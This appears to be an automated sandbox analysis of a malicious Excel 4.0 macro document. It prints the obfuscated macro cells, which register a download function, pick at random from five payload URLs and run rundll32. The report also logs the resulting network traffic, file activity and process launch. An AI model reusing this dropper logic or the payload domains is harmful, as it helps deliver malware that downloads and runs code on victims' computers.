,,,,,,,,,,,=B154(),"=FORMULA.FILL(Mols!U54&Mols!U55&Mols!U56&Mols!U57&Mols!U58&Mols!U59,BB53)","=FORMULA.FILL(Mols!AC56,HI18807)","=EXEC(""r""&Mols!AC60&"" ""&Mols!AC59&HG9961)",=B156(),=C156(),=HALT(),"=FORMULA.FILL(Mols!V53&Mols!V54&Mols!V55&Mols!V56&Mols!V57&Mols!V58&Mols!V59&Mols!V60&Mols!V61&Mols!V62&Mols!V63&Mols!V64&Mols!V65&Mols!V66&Mols!V67&Mols!V68&Mols!V69&Mols!V70,HZ48004)","=FORMULA.FILL(Mols!AC57,AN32726)",,=B158(),=C158(),"=REGISTER(BB53,HZ48004,HI18898,IK4106,,1,9)","=FORMULA.FILL(Mols!U62&Mols!U63&Mols!U64&Mols!U65&Mols!U66&Mols!U67,HI18898)","=FORMULA.FILL(""BCCJ"",IK16309)","=Niokaser(0,GT17028,AQ4875,0,0)",=B160(),=C160(),,"=FORMULA.FILL(Mols!AC58&B169,GT17028)","=FORMULA.FILL(""Niokaser"",IK4106)","=REGISTER(HI18807,AN32726,IK16309,DI7875,,1,9)",=B162(),=C162(),"=Vuolasd(GT17028,AQ4875,1)","=FORMULA.FILL(Mols!AC59,AQ4875)","=FORMULA.FILL(""Vuolasd"",DI7875)",,"=FORMULA.FILL(Mols!AC60,AS41071)",=A158(),=GOTO(D154),=B165(),,,"=FORMULA.FILL(Mols!AC61,HG9961)",,indianhealthtrust.com/yhnqj/5555555555.jpg,=C154(),,destock-optic.fr/cdmhgbfhfwq/5555555555.jpg,,,themagicalfortress.com/bwqbfbse/5555555555.jpg,,,www.toteteca.com/qzkiodlofm/5555555555.jpg,"=INDEX(D165:D169,RANDBETWEEN(1,5))",,christiecentre.com.au/exmpjzwsb/5555555555.jpg

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 20:21:24.418814898 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:21:24.614094019 CET	80	49726	172.107.2.98	192.168.2.3
Jan 21, 2021 20:21:24.614284039 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:21:24.615680933 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:21:24.810883045 CET	80	49726	172.107.2.98	192.168.2.3
Jan 21, 2021 20:21:24.833448887 CET	80	49726	172.107.2.98	192.168.2.3
Jan 21, 2021 20:21:24.833570004 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:21:24.881741047 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:21:25.080446959 CET	80	49726	172.107.2.98	192.168.2.3
Jan 21, 2021 20:21:25.080710888 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:21:30.085751057 CET	80	49726	172.107.2.98	192.168.2.3
Jan 21, 2021 20:21:30.086019993 CET	49726	80	192.168.2.3	172.107.2.98

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 20:23:11.210792065 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:23:11.677812099 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:23:12.536982059 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:23:14.240231037 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:23:17.631149054 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:23:24.397514105 CET	49726	80	192.168.2.3	172.107.2.98
Jan 21, 2021 20:23:37.914190054 CET	49726	80	192.168.2.3	172.107.2.98

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 20:21:10.323122978 CET	60100	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:10.387645960 CET	53	60100	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:12.829710007 CET	53195	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:12.886261940 CET	53	53195	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:14.760706902 CET	50141	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:14.812318087 CET	53	50141	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:20.169378996 CET	53023	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:20.217303038 CET	53	53023	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:21.255944967 CET	49563	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:21.320152998 CET	53	49563	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:21.760895967 CET	51352	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:21.812664032 CET	59349	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:21.820683956 CET	53	51352	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:21.868736029 CET	53	59349	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:22.771094084 CET	51352	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:22.819041967 CET	53	51352	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:23.788671017 CET	51352	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:23.932265043 CET	53	51352	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:24.194164038 CET	57084	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:24.322345018 CET	58823	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:24.370199919 CET	53	58823	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:24.414689064 CET	53	57084	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:25.131225109 CET	57568	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:25.179048061 CET	53	57568	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:25.809680939 CET	51352	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:25.865835905 CET	53	51352	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:26.132219076 CET	50540	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:26.184506893 CET	53	50540	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:27.299460888 CET	54366	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:27.356527090 CET	53	54366	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:28.160058975 CET	53034	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:28.216711044 CET	53	53034	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:28.959836960 CET	57762	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:29.007872105 CET	53	57762	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:29.810051918 CET	51352	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:29.858069897 CET	53	51352	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:39.314122915 CET	55435	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:39.361934900 CET	53	55435	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:43.983699083 CET	50713	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:44.045573950 CET	53	50713	8.8.8.8	192.168.2.3
Jan 21, 2021 20:21:49.692667007 CET	56132	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:21:49.753544092 CET	53	56132	8.8.8.8	192.168.2.3
Jan 21, 2021 20:22:00.154864073 CET	58987	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:22:00.218626976 CET	53	58987	8.8.8.8	192.168.2.3
Jan 21, 2021 20:22:00.407541037 CET	56579	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:22:00.455528975 CET	53	56579	8.8.8.8	192.168.2.3
Jan 21, 2021 20:22:01.170169115 CET	60633	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:22:01.218050003 CET	53	60633	8.8.8.8	192.168.2.3
Jan 21, 2021 20:22:05.200642109 CET	61292	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:22:05.258390903 CET	53	61292	8.8.8.8	192.168.2.3
Jan 21, 2021 20:23:04.246331930 CET	63619	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:23:04.246705055 CET	64938	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:23:04.303802013 CET	53	63619	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2021 20:23:04.304248095 CET	53	64938	8.8.8.8	192.168.2.3
Jan 21, 2021 20:23:05.097207069 CET	61946	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:23:05.148049116 CET	53	61946	8.8.8.8	192.168.2.3
Jan 21, 2021 20:23:38.652728081 CET	64910	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:23:38.700684071 CET	53	64910	8.8.8.8	192.168.2.3
Jan 21, 2021 20:23:39.092720985 CET	52123	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:23:39.162045956 CET	53	52123	8.8.8.8	192.168.2.3
Jan 21, 2021 20:24:01.356036901 CET	56130	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:24:01.434169054 CET	53	56130	8.8.8.8	192.168.2.3
Jan 21, 2021 20:24:01.984343052 CET	56338	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:24:02.044547081 CET	53	56338	8.8.8.8	192.168.2.3
Jan 21, 2021 20:24:02.639909983 CET	59420	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:24:02.696418047 CET	53	59420	8.8.8.8	192.168.2.3
Jan 21, 2021 20:24:03.185229063 CET	58784	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:24:03.233536959 CET	53	58784	8.8.8.8	192.168.2.3
Jan 21, 2021 20:24:03.681096077 CET	63978	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:24:03.737831116 CET	53	63978	8.8.8.8	192.168.2.3
Jan 21, 2021 20:24:04.339524031 CET	62938	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:24:04.398838997 CET	53	62938	8.8.8.8	192.168.2.3
Jan 21, 2021 20:24:05.300633907 CET	55708	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:24:05.349708080 CET	53	55708	8.8.8.8	192.168.2.3
Jan 21, 2021 20:24:06.179513931 CET	56803	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:24:06.235971928 CET	53	56803	8.8.8.8	192.168.2.3
Jan 21, 2021 20:24:07.156276941 CET	57145	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:24:07.212718964 CET	53	57145	8.8.8.8	192.168.2.3
Jan 21, 2021 20:24:07.808208942 CET	55359	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:24:07.867727995 CET	53	55359	8.8.8.8	192.168.2.3
Jan 21, 2021 20:26:00.879404068 CET	58306	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:26:00.927557945 CET	53	58306	8.8.8.8	192.168.2.3
Jan 21, 2021 20:26:01.738293886 CET	64124	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:26:01.809052944 CET	53	64124	8.8.8.8	192.168.2.3
Jan 21, 2021 20:26:06.281502962 CET	49361	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:26:06.345416069 CET	53	49361	8.8.8.8	192.168.2.3
Jan 21, 2021 20:26:09.455948114 CET	63150	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:26:09.520410061 CET	53	63150	8.8.8.8	192.168.2.3
Jan 21, 2021 20:26:09.887212992 CET	53279	53	192.168.2.3	8.8.8.8
Jan 21, 2021 20:26:09.951756001 CET	53	53279	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 21, 2021 20:21:24.194164038 CET	192.168.2.3	8.8.8.8	0x4589	Standard query (0)	www.totete ca.com	A (IP address)	IN (0x0001)
Jan 21, 2021 20:23:04.246331930 CET	192.168.2.3	8.8.8.8	0x1a6e	Standard query (0)	cdn.onenote.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2021 20:21:24.414689064 CET	8.8.8.8	192.168.2.3	0x4589	No error (0)	www.totete ca.com	toteteca.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2021 20:21:24.414689064 CET	8.8.8.8	192.168.2.3	0x4589	No error (0)	toteteca.com		172.107.2.98	A (IP address)	IN (0x0001)
Jan 21, 2021 20:23:04.303802013 CET	8.8.8.8	192.168.2.3	0x1a6e	No error (0)	cdn.onenote.net	cdn.onenote.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2021 20:26:00.927557945 CET	8.8.8.8	192.168.2.3	0x6949	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- www.toteteca.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49726	172.107.2.98	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2021 20:21:24.615680933 CET	96	OUT	GET /qzkiodlofm/5555555555.jpg HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: www.toteteca.com Connection: Keep-Alive
Jan 21, 2021 20:21:24.833448887 CET	103	IN	HTTP/1.1 508 Loop Detected Date: Thu, 21 Jan 2021 19:21:23 GMT Server: Apache Retry-After: 14400 Content-Length: 288 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 20 35 30 38 20 52 65 73 6f 75 72 63 65 20 4c 69 6d 69 74 20 49 73 20 52 65 61 63 68 65 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 52 65 73 6f 75 72 63 65 20 4c 69 6d 69 74 20 49 73 20 52 65 61 63 68 65 64 3c 2f 48 31 3e 0a 54 68 65 20 77 65 62 73 69 74 65 20 69 73 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 75 6e 61 62 6c 65 20 74 6f 20 73 65 72 76 69 63 65 20 79 6f 75 72 20 72 65 71 75 65 73 74 20 61 73 20 69 74 20 65 78 63 65 65 64 65 64 20 72 65 73 6f 75 72 63 65 20 6c 69 6d 69 74 2e 0a 50 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE> 508 Resource Limit Is Reached</TITLE></HEAD><BODY><H1>Resource Limit Is Reached</H1>The website is temporarily unable to service your request as it exceeded resource limit.Please try again later.</BODY></HTML>
Jan 21, 2021 20:21:24.881741047 CET	108	OUT	GET /qzkiodlofm/5555555555.jpg HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: www.toteteca.com Connection: Keep-Alive
Jan 21, 2021 20:21:25.080446959 CET	109	IN	HTTP/1.1 508 Loop Detected Date: Thu, 21 Jan 2021 19:21:24 GMT Server: Apache Retry-After: 14400 Content-Length: 288 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 20 35 30 38 20 52 65 73 6f 75 72 63 65 20 4c 69 6d 69 74 20 49 73 20 52 65 61 63 68 65 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 52 65 73 6f 75 72 63 65 20 4c 69 6d 69 74 20 49 73 20 52 65 61 63 68 65 64 3c 2f 48 31 3e 0a 54 68 65 20 77 65 62 73 69 74 65 20 69 73 20 74 65 6d 70 6f 72 61 72 69 6c 79 20 75 6e 61 62 6c 65 20 74 6f 20 73 65 72 76 69 63 65 20 79 6f 75 72 20 72 65 71 75 65 73 74 20 61 73 20 69 74 20 65 78 63 65 65 64 65 64 20 72 65 73 6f 75 72 63 65 20 6c 69 6d 69 74 2e 0a 50 6c 65 61 73 65 20 74 72 79 20 61 67 61 69 6e 20 6c 61 74 65 72 2e 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE> 508 Resource Limit Is Reached</TITLE></HEAD><BODY><H1>Resource Limit Is Reached</H1>The website is temporarily unable to service your request as it exceeded resource limit.Please try again later.</BODY></HTML>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6792 Parent PID: 792

General

Start time:	20:21:20
Start date:	21/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x60000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	5EF634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\61542BE4.tmp	success or wait	1	1D495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\670A366B.tmp	success or wait	1	1D495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Refusal-376547573-01212021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	1C51E4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Refusal-376547573-01212021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1C5241	WriteFile
C:\Users\user\Desktop\~$Refusal-376547573-01212021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	1C51E4	WriteFile
C:\Users\user\Desktop\~$Refusal-376547573-01212021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	1C5241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	D20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	D211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	D213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	D213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7108 Parent PID: 6792

General

Start time:	20:21:25
Start date:	21/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer
Imagebase:	0x1080000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis